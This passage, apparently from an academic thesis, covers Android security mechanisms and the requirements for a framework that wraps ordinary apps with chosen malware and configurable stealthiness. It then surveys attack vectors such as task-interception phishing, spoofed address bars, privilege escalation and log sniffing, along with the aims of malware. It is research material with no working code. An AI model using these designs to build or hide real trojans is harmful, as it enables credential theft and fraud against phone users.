If a component wants to start the activity with Context.startActivity() or Activity.startActivityForResult() it will only succeed if the component has the GET_TASKS permission. Otherwise it will receive a SecurityException. [5] Parallel to securing the activity, the following code snippet shows how to secure a service component:

```
1 <service android:name=".ExampleService" android:enabled="true"
2   android:exported="true">
3   android:permission="android.permission.ACCESS_FINE_LOCATION">
4 </service>
```

If a component tries to start, bind or stop the service with the methods Context.startService(), Context.bindService() or Context.stopService() it will checked if the caller has the required ACCESS_FINE_LOCATION permission. Otherwise it would throw an SecurityException.

3.2.5 Application Signing

Every application which should be installed on a Android device has to be signed. The digitally signing will be done with the help of a certificate whose private key is owned by the developer. The signature provides a unique identification of the developer. This way the user can check if the application is really from the trusted developer. Furthermore it establishes a trust relationship between applications (see section3.2.3).

The application does not has to be signed by a certificate authority. A self signed application is very common [12]. Google describes a few key points about signing [12]:

- A unsigned application can not be installed on a Android device. Every application has to be signed.
- Within the development process the build tool will sign the application for test and debug purpose.
- To publish a application every developer has to sign the application with its own private key. A application can not be published with the key of the build tool.
- Every developer can use his own self-signed key. No certificate authority is needed.
- The expiration date will be checked by the system during installation. If the application is already installed, it will work after the expiration date as well.
- To sign the application standard tools can be used (like Keytool and Jarsigner).
- Google recommends to use the zipalign tool to optimize the APK Package.

4 Requirements Analysis

The aim of this work is to implement a trojan framework. The framework that is described in the remainder of this thesis aims to provide a possibility to choose a normal application and combine it with several types of malware. For example it should be possible to choose a weather app and combine it with a malicious behavior such as phishing. The framework needs to offer developers the ability to add their own applications and malware. To fulfill these needs, several requirements must be met. These needs will be described in this chapter, split into the categories "functional requirements" and "technical requirements".

4.1 Functional Requirements

The functional requirements reflect which services are provided by the software. Technical details do not matter here.

Easy Generation of a new Trojan A user of the trojan framework should be able to create a new trojan with different components.

Adding Already Existing Malware The developer should be able to add an already existing malware using the trojan framework.

Loading a Malware which is Specifically Implemented for the Framework: Every developer should be given the possibility to create his own malware. The trojan framework should furthermore provide the possibility that one ore more malware can be loaded to create a working trojan. The user should be offered the possibility to pick the malware to compose a custom trojan horse.

Loading a Mobile Application: The user should have the ability to load standard application as the base app for the trojan.

The Ability to Create an own Workflow: The user of the trojan framework should be able to define his own workflow. Workflow means that it is possible to decide which

malware is started at which time. So the workflow defines a kind of sequence how the resulting trojan is going to behave.

Add a Configurable Stealthiness: The trojan framework should provide a possibility that the user can configure the stealthiness of a malware. Stealthiness describes the ability to conceal the trojan based on various hiding concepts. The section 5.6 will describe which stealthiness techniques exist.

4.2 Technical Requirements

Ease of Use: The framework should be easy to use. Fundamental knowledge about development and security is implied on the users side.

Compatible with popular Android versions: Several different versions of the Android platform are currently in use. The framework has to be compatible with the most widely adopted versions (2.2, 2.3, 4.x) [13]. Mechanisms that are only available on Android 1.X or 3.x should be avoided.

Independent from any Development Environment: The framework should not depend on a specific development environment.

Component Based System: In order to ease the assembly of several malware, applications, stealth functions and workflows the system should be modular. Every piece of malware or a workflow should be a distinct component in the trojan. Ideally, developed components can thus be combined with each other transparently.

Output of the Framework should be a Working Android App: If the user finished choosing the malware, trick application (the foreground application), communication component and workflow, the trojan framework should be able to produce a running Android application.

4.3 Overview

Functional Requirements
Easy Generation of a new Trojan
Adding Already Existing Malware
Loading a Malware which is Specifically Implemented for the Framework
Loading a Mobile Application
The Ability to Create an own Workflow
Add a Configurable Stealthiness
Technical Requirements
Easy to Use
Compatible with popular Android versions
Independent from any Development Environment
Component Based System
Output of the Framework should be a Working Android App

5 Analysis of Android Malware

This chapter provides an analysis of malware for Android, based upon malware that has been seen in the wild. The described types of malware are categorized in the following subsection. The goal is to get an overview over common possible malware types for Android.

Section 5.1 introduces the basic notion of malware as it is relevant for the remainder of this thesis. Section 5.3 will show an overview of the different types of malware attack vectors against Android. The subsections will discuss every analyzed malware type. Further on the section 5.4 will show which objectives the malware pursues. Section 5.5 will discuss the potential risks of the discussed malware types. Thereupon section 5.6 will show which techniques are available to provide stealthiness for malware. The last section 5.7 gives an overview which kinds of malware are already in circulation.

5.1 Notion of a Malware

This section will describe the typical characteristics of a malware. Furthermore the section will cover how a malware behaves in a mobile environment.

Microsoft defines malware as follows:

> "Malware" is short for malicious software and is typically used as a catch-all term to refer to any software designed to cause damage to a single computer, server, or computer network, whether it's a virus, spyware, et al. [1]

This definition is created by Microsoft for traditional systems. With the growing popularity of mobile devices, the significance for malware changed. Felt et al. [14] divide malware in 3 different categories:

Malware: Software which tries to retrieve data without knowing of the user, software which harasses the user while normally using the device, software which tries to cause damage on the device or software.

[1] http://technet.microsoft.com/en-us/library/dd632948.aspx

Personal Spyware: Personal Spyware collects personal information within the device like location data, messages history etc. Personal Spyware does not conceal the intention of the software and is only illegal if somebody installs it on a user device without the knowledge of the owner.

Grayware: Grayware spies on the user information. This kind of applications are collecting this data for the purpose of marketing. Typically grayware is software which is offered for free. This software is funded with tailored advertising. Grayware sits at the edge of legality.

5.2 Overview

The next two sections will discuss the different kind of attack vectors against Android. Based on the attack vectors the potential aims of malware will be discussed. Fig. 5.1 shows an overview which hast to be interpreted as follows:

- The first level of depth in the mindmap describes the attack vector.
- Level two to the penultimate set of nodes describe examples of the attack vectors.
- The last level illustrates the aims which the malware pursues. Those aims are described in detail in section 5.4.




Figure 5.1: Attack Vectors and Aims of Malware

5.3 Attack Vector

This section offers a high level view of the most common sorts of attack vectors. The following subsections will provide examples for the various attacks.

5.3.1 Phishing

The Fig. 5.2 shows an overview of phishing malware. This subsection will give an insight about these different types, based on the work of Felt et al. [15].
Today it is usual for mobile applications to perform tasks not only locally. More and more, applications are communicating with other applications or internet services. This leads to a comfortable and performant use of different resources. If an application for example wants to play a song, it can use a existing application on the device. Social networks accelerated this trend extensively. Probably the most common feature inside of mobile applications is the possibility to publish information to a social network. Furthermore it has become quite usual to use a feature named *in-app-billing*. Technically it is implemented either with a connection to another application (see section 3.1.3 and section 3.2.4) on the same mobile device or with a connection to some internet resource. The other way around, it is also possible that a internet resource establishes a connection to a local application. Felt states that 89% of all mobile applications are connected to other applications or web resources. The security problem of these connected applications is, that it is almost impossible for the user to see to which resource the application is actually connected. Further, mobile websites are sometimes not distinguishable from mobile applications. Felts study shows that users are very accustomed to the entering their credentials. 40% of the user of mobile devices are entering at least one time per day some login data. The user is getting used to typing in his login data which leads him to inattentiveness. These aspects are the reason why applications are easy targets for phishing attacks. The following four sections are going to describe in which kinds of situation applications do normally communicate with other applications and web resources. Furthermore the section will describe how the situation can be exploited for a phishing attack.

There are two types of phishing attacks for every of the four situations: direct attack and man in the middle attack. The direct attack involves that the sender application (the application which initiates the connection to the other application) is already a malware. In a man-in-the-middle attack, the sender and receiver applications are not malware, but the traffic between these two applications will be intercepted.




Figure 5.2: Attack Vector: Phishing

Mobile to Mobile Target

Mobile-to-mobile communication means that a mobile application wants to communicate with another application on the same device. Four typical situations for communication between two applications on the same device are depicted in the following list.

Share: Sharing information, is mostly used via social networks like Facebook, Google+ or Twitter. A possible scenario is that a user reads an article with a news reader app and wants to share this article on Twitter. The app provides a button for the sharing action. After clicking the button, the application is going to communicate with the Twitter application on the same device.

Upgrade: Upgrade is the typical situation, where an user has a application that can be upgraded either to remove ads or add additional functionality or remove bugs. These upgrade buttons start a connection to a market application like the Google Play Store.

Music: Music describes a situation where a user is offered a link from a application to a music store in order to buy a song. One well known example for this scenario is the application Shazam that presents the user a link to the Google Play store after detecting songs.

Credits: To share game scores the application usually connects to a game score server. Hereby the users game score is published to a high score table, along with high scores from other users.

The next two sections will describe the possible attacks involving mobile to mobile communication. The description is divided in the two attack types: Direct attack and man in the middle attack.

Direct attack: For instance a direct attack would provide a button to share data to a social network. An application with normal behavior would connect to the requested social network application. The user probably has to type in the login data for the account. The malware does not connect to the real application, instead it shows a spoofed view of the requested application. It is very hard for the user to recognize that it is a spoofed application. There is no URL bar or credentials that reveal the user which application is really active. The spoofed application could now ask for login data and send them to the attacker.

Man in the middle attack: There are two attacks which work as a mobile to mobile attack: The schemes squatting and the task interception. Scheme squatting attacks are passive attacks. Applications can register themselves to handle schemes [16]. If the real application for a scheme is not installed a malware could register for the application instead. Incoming messages for the application would then be delivered to the malware [15].

The task interception attack is a event based attack. A task interception is reading which processes are currently running. The malware is waiting until the application that the attacker wants to spoof is being started. If the application is launched the malware instantly starts a spoofed view of the application. If the malware scans the task list every 5ms it is not possible for the user to see that the malware is starting a spoofed view. The malware needs a android permission to read the tasks. This is the only point where the user could identify the fraudulent behavior of this application.

Mobile to Web Target

The mobile to web scenario is typically a link from a mobile application to a web page. The application can either open the native browser and refer to the requested link or the application will embed the web content directly into the application. In Android this is achieved with a WebView class, similar to an iframe. If the web content is embedded

within the application there is no address bar visible, so the user can't see which page is really presented. Felt says that 8% of all Android applications are linked to password protected pages through embedded content, 3% refer to the native browser. 2% are linked to web sites for payment through embedded content and the native browser.

Direct Attack: A malware could provide a button to a password protected web site. If the malware is going to present it in a embedded way, it is hard for the user to recognize that it is a spoofed page. But the malware could also spoof a complete web page. The user would usually recognize the spoofed site by checking the URL in the address bar, like on a normal PC. In Android on the other hand, it is possible to hide the address bar, so that the user does not see any URL information. Furthermore it is possible to spoof a whole address bar with Javascript, to think oneself safe. Additionally it is possible to spoof the whole web browser. The possibility that the user is recognizing the spoofed browser is high, because there it is not possible for the malware to get the browser history and bookmarks.

Man in the middle attack: The attacker must be in the same network as the user (for example an open WiFi network). If the attacker knows which application is linking to which page he could intercept the network traffic and answer with a spoofed website. If it is a embedded content, the user can not see that it is a spoofed web page. If it is not embedded content the attacker could hide the address bar with javascript and spoof a whole address bar.

Web to Mobile Target

It is possible within a web page to link to a specific application. This happens most of the time with core applications. Core applications are the applications which are installed on every device. For example Google Play, Google Maps or Google Mail. A link to an application which is not installed on the device would result in an error. The most known link to an application is a link containing the "mailto" scheme. This would invoke the mail client of the device. Furthermore a twitter scheme invokes the Twitter application.

It is also very common that companies are linking from their website to the Android Play Store to purchase the company application. Fig. 5.3 shows how often a web site is linking to a mobile application, a password protected application and a payment application. The figure is divided into core applications which are installed on every device and additional applications.

Web Sender, Mobile Target

Core Application Target	*Android*
A core mobile application	38%
A password-protected application	22%
An application for payment	6%

Total Application Target	*Android*
A mobile application	49%
A password-protected application	38%
An application for payment	6%

Figure 5.3: Statistic about Web to Mobile Connections [15]

Direct Attack A common scenario is, that a user is clicking on a link to purchase a song. This link invokes Google Play Store and offers the user to buy this song. As a next step the user has to log in with his account credentials. A malicious web site could spoof the Google Play application. To keep it simple, the attacker could just spoof the view with the song information and the login window. In this case the attacker does not have to create a mobile application like discussed in 5.3.1 for the task interception. The attacker has to spoof the mobile application using just HTML. To act like a normal mobile application, the attacker has to hide the URL bar. Furthermore he has to develop the website exactly like the user interface of the mobile application.

Man in the middle attack The web to mobile scenario offers the same inception vectors like the mobile to mobile scenario, discussed in 5.3.1. If a web site invokes the Google Play Store to buy a song, a trojan which is running on the device could start a task interception attack exactly like the one in the mobile to mobile scenario.

Web to Web Target

The web to web scenario describes the same scenario, that everyone knows from the normal web browsing. The user clicks on a link within a web page and the web page refers to another web page.

Direct attack The possibility of phishing attacks between two web pages are well known and widely researched. On a mobile device the general procedure is the same: The attacker tries to refer the user to a web site that spoofs a service to elicit private information from the user like login data or bank credentials. The best practice to prevent such phishing attacks is to use a SSL connection with certificates. The user can

tell from the address bar which site he's currently on and if the certificate information fit the web site.

The situation on mobile devices is quite different. The address bar on the android browser disappears if the the user scrolls down to the content. This is different from computer browsers where the address bar stays always on the top. This way it is possible for an attacker to spoof a whole address bar with any desired address. To hide the real address the attack could prevent the user to scroll to the very top. Typically this is achieved via javascript.

Man in the middle attack For a man in the middle attack in a web to web target scenario, the attacker must be in the same network as the user. The attacker could redirect every http connection to his own server. Even using https connections does not prevent one from being spoofed. The attacker could discard all https requests and could return a spoofed html view with a faked URL bar instead. The URL bar can be spoofed making the user believe it is a https secured connection. The user would hardly recognize the redirection.

5.3.2 Privilege Escalation Attacks




Figure 5.4: Attack Vector: Privilege Escalation Attack

A privilege escalation describes the exploitation of a software vulnerability or configuration error with the aim to gain the permissions that a software or user has within a system. The basic principles of a privilege escalation are not very different on Android than on a commodity OS like Windows. A user tries to receive privilege to resources to which he is not authorized. A successful privilege escalation does not automatically obtain root privileges, but the privileges of the exploited application. Section 3.2.3




Figure 5.5: Privilege Escalation

discusses how the permission mechanism is working on an Android system. Every application has the permissions which are given during the installation by the user. Every application writes their required permissions in the manifest file. During the installation the manifest will be parsed and the user has to grant these permissions. If the application will call an API with a permission it does not have, Android will throw a SecurityException. Section 3.2.4 describes how the encapsulation of components within an application works. Additional to the declaration, if the target component is public, it is possible to define a permission based control for accessing the target component. To define such a access control, the developer of the target component has to define which permission a application needs to access to this component. Fig. 5.5 shows an example of such a situation. The figure shows three application (A,B and C) , each with 2 components (Ca1, Ca2, Cb1 ...). The permission label indicates what kind of permissions are granted to the respective application. The underlined text on the bottom right within the components describes which permission are required to connect to the component. For example, to connect to Cc1, a P1 permission is required. The component Ca2 of application A tries to connect to the component Cb1. This connection is granted by the Android middleware because the component Cb1 does not requires a permission to access. The connection between Cb1 and Cc1 is also granted by the middleware. The component Cc1 requires the permission P1 to connect which

application B has. The approach of Ca1 to connect to Cc2 will be denied by the MAC because Cc2 requires permission P1 to connect and application A does not have such a permission. The security issue in this situation is that the unauthorized application A has the opportunity to connect indirectly to Cc1 without having the permission P1. The responsibility to check if Ca1 has the permission P1 before it offers an interface to connect to Cc1, is delegated to the developer of application B.

Botnet Client

A botnet is a network with a huge amount of devices which are unconsciously controlled by a server. The typical process is that the devices receive in some way a malware. This malware may first try to get as much permissions as possible and connects to a server. This server is called a Command-and-Control (C&C) server. Afterwards the C&C server sends the devices specific orders. User mostly do not recognize that the computer is a member of such a botnet and the botnet software tries to be as stealthy as possible. The retrieving of higher permissions is generally achieved by privilege escalations. The extension to the "privilege escalation" is that a botnet client is under a high control by its author. Furthermore a botnet client can change its behavior if ordered by the author.

5.3.3 Sniffing




Figure 5.6: Attack Vector: Sniffing

The aim of the attack vector called sniffing is to collect personal data from the user. The behavior of the attack vector is mostly passive. Usually no specific Android component gets attacked directly. Hereby no software vulnerability is exploited. The sniffing is usually possible through inattention of the developer. Sniffing is only possible if the developer is careless with sensitive data. The next three sections will show situations where sniffing of data is possible.

Retrieve Information from Broadcast IPC

Broadcast receivers are used to get information that are potentially interesting for several applications. For instance, if the user changes the system time on the phone, a broadcast message with the action Intent.ACTION_TIME_CHANGED is sent. Each application that is interested in this event, registers this event with a intent filter and a broadcast receiver.

If a broadcast message contains sensitive information, every malware could retrieve this information. Enck et al. [17] found 271 unsafe broadcasts with "extra" data in 92 applications. In some applications the study found sensitive information like location data, client status etc.

This way, a malware can collect sensitive data without needing a permission. To prevent this, developers should send sensitive data as a broadcast message exclusively to a target component.

Retrieve Information from Logs

Android has a central logging module called "logcat". It is usually used as a debugging tool for the developer during the development process. The logging can be a very comfortable way to get status messages from the application. For instance, if an application should concatenate some information with an URL to send them to a server (e.g. http://serverip:5000/service.php?userid=12345), the developer could write them to the log service to check if everything went right. The problem consists in the inattentiveness of the developer, who frequently forget to disable the logging, before publishing the apps to the respective app stores.

To read the logs an application needs the "READ_LOGS" permission. If the user grants this required permission, the application is able to access all the sensitive information other application left there. Enck et al. [17] found 253 data flows in 96 analyzed application for location information, and 123 flows in 90 applications for phone identifiers. This way, the probability that a malware can retrieve the location data or the IMEI of the device without the required permissions is very high. The malware just needs the "READ_LOGS" permission.

Advertising Libraries

Advertising libraries are mostly used in free of charge applications. These applications are passing over information whereas their authors will gain the revenues from the sold

information. Enck et al. [17] identified 22 of such advertising libraries. Several applications containing multiple of these libraries. Mostly phone identifier, phone number, location are passed over to the libraries. This type of sniffing is not directly an attack vector because the application that uses these libraries has the required permissions to retrieve these information. These applications are typically grayware (defined in section 5.1). For instance a free weather application requests the permission for the location to retrieve location based weather conditions. Additionally in the background, this data is passed over to various advertising libraries.

5.3.4 Injection




Figure 5.7: Attack Vector: Injection

This section will describe potential attacks using intents. Section 3.1.3 describes how intents work. Enck et al. [17] discuss a few possible attacks with intents.

Define Intent Address Based on IPC Input

Enck et al. [17] found applications that use IPC input strings to define the component in setComponent to create another intent. This way, the workflow of the application can be influenced by the input of IPC. Furthermore they found applications that use input strings (of the extra field) to define the action of an intent. A malicious application could use this vulnerability to control the application. The attacker could try to set the IPC input or the extra field in an intent in such way, that the attacked application defines intents like the attacker wants them.

Input Null Checks

Applications which receive intents from other applications mostly process content that is passed with an intent. If the intent is passed with null values, the application will crash if there is no null check. Enck et al. [17] found out that 53,7% of all analyzed applications are prone to null dereferences. Most of the potential null dereferences are located in activities. If an attacker sends such an intent with a null parameter, the

activity or service would crash. This way the attacker could use this scenario as a denial of service attack against the application.

Unprotected Broadcast Receiver

Broadcast receivers are usually defined with an intent filter and permission. The intent filter of the broadcast receiver will only receive messages, matching the senders permission. System defined messages are protected by Android. This way, it is not possible to forge system broadcasts. Custom broadcast messages on the other hand, have to be protected by the developer. If he does not protect the broadcast receiver from custom broadcast types, an attacker could create forged messages and send them to the application.

5.4 Aims of Malware

This section is going to discuss the aims of malware. This analysis is based on the work of Enck et al. [17] and Felt et al. [14].

5.4.1 Amusement

Amusement malware is harmless at first sight. It's just annoying for the user. This kind of malware changes the background of the device for example. The aim is mostly to amuse the author. Early desktop malware was similarly harmless and it is to expect that this kind of malware will decrease.

5.4.2 Selling User Informations

This kind of malware tries to collect as many information as possible about the user with the aim to sell it. Felt et al. [14] analyzed 64 malware in the wild and 28 pieces of the analyzed malware is collecting all sorts of user data. For example it is collecting user location, contact lists, browser and download history, list of installed software and IMEI. It is not completely clear what the malware does with this amount of data but it is quite likely that the authors are going to sell the data for financial gain. A report of mobclix [18] says that a Android app user values between 1.90$ (mostly game app user) and 7,20$ (Utilities app user) a month. Based on this report it is obvious that the financial potential of this kind malware is huge. The above numbers are the value for a user profile per month, but there is additional data which can be sold on the black market.

Fig. 5.8 shows an overview how much money an author of such a malware gains if he sells the informations that the malware stole. The most information that is shown

Rank for Sale	Rank Requested	Goods and Services	Percentage for Sale	Percentage Requested	Range of Prices
1	1	Bank account credentials	18%	14%	$10–$1,000
2	2	Credit cards with CVV2 numbers	16%	13%	$0.50–$12
3	5	Credit cards	13%	8%	$0.10–$25
4	6	Email addresses	6%	7%	$0.30/MB–$40/MB
5	14	Email passwords	6%	2%	$4–$30
6	3	Full identities	5%	9%	$0.90–$25
7	4	Cash-out services	5%	8%	8%–50% of total value
8	12	Proxies	4%	3%	$0.30–$20
9	8	Scams	3%	6%	$2.50–$100/week for hosting; $5–$20 for design
10	7	Mailers	3%	6%	$1–$25

Figure 5.8: Value of Leaked Informations. Source: Symantec Report [19]

in the figure can be retrieved with Android malware. Email addresses for example could be retrieved from the address book. Bank account credentials and credit card numbers could be leaked via eavesdropping with the help of a phishing attack like a task interception (for details section 5.3.1). Furthermore there is a value for IMEI (the ID of the mobile phone) on the black market to replace the IMEI on stolen devices with a valid IMEI.

Furthermore malware doesn't just collect random information but also collects complete user credentials, like email accounts, Paypal accounts or social network accounts. Recently there appeared different mobile malware that work together with desktop malware to intercept bank transactions. An increasing amount of banks are going to secure the bank transactions of their clients with the help of a SMS-delivered TAN (transaction number). For every bank transaction a client is doing, he will get a unique TAN sent to his mobile phone in the form of a SMS. This SMS TAN should uniquely identify the transaction. Recently there is desktop malware that phishes the user and tricks him into installing the mobile malware as well. [14] The desktop malware and the mobile malware work together. The desktop malware phishes the bank transaction and the mobile malware intercepts the SMS TAN.

5.4.3 Premium-Rate Calls and SMS

Premium services are normally used as a micro payment system. For example a user is paying for a premium SMS (in Germany between 0,29 € and 4,99 € for each premium message) and gets a service like the current stock price or a ringtone in return. Mal-

ware abuses this system by sending premium messages without the knowledge of the user. Usually the author of the malware and the operator of the premium service is the same individual. The tricked person will pay the price for this premium services through his phone bill. Premium messages are quite stealthy because the user does not recognize that the malware sends the messages (in contrast to a phone call where the line will stay open) and he will not see the damage until he checks his phone bill. Felt et al. [14] found that 24 of 46 analyzed malware sends messages to premium services. It seems that this kind of malware gains quite fast money for the author. Furthermore there are few malware that do not send messages to a premium number but send spam instead. This kind of malware gets the phone numbers where to send the spam from a server. Sending SMS spam is illegal in a lot of countries, so that the spammers are using compromised devices to decrease the probability to get caught. 8 of 46 analyzed malware send SMS Spam [14]

The usage of premium-rate calls are more conspicuous because the line is busy at this time. Felt et al. [14] found just 2 of 46 malware that made calls to premium numbers. Apart from that the type of malware is the same.

5.4.4 Search Engine Optimization

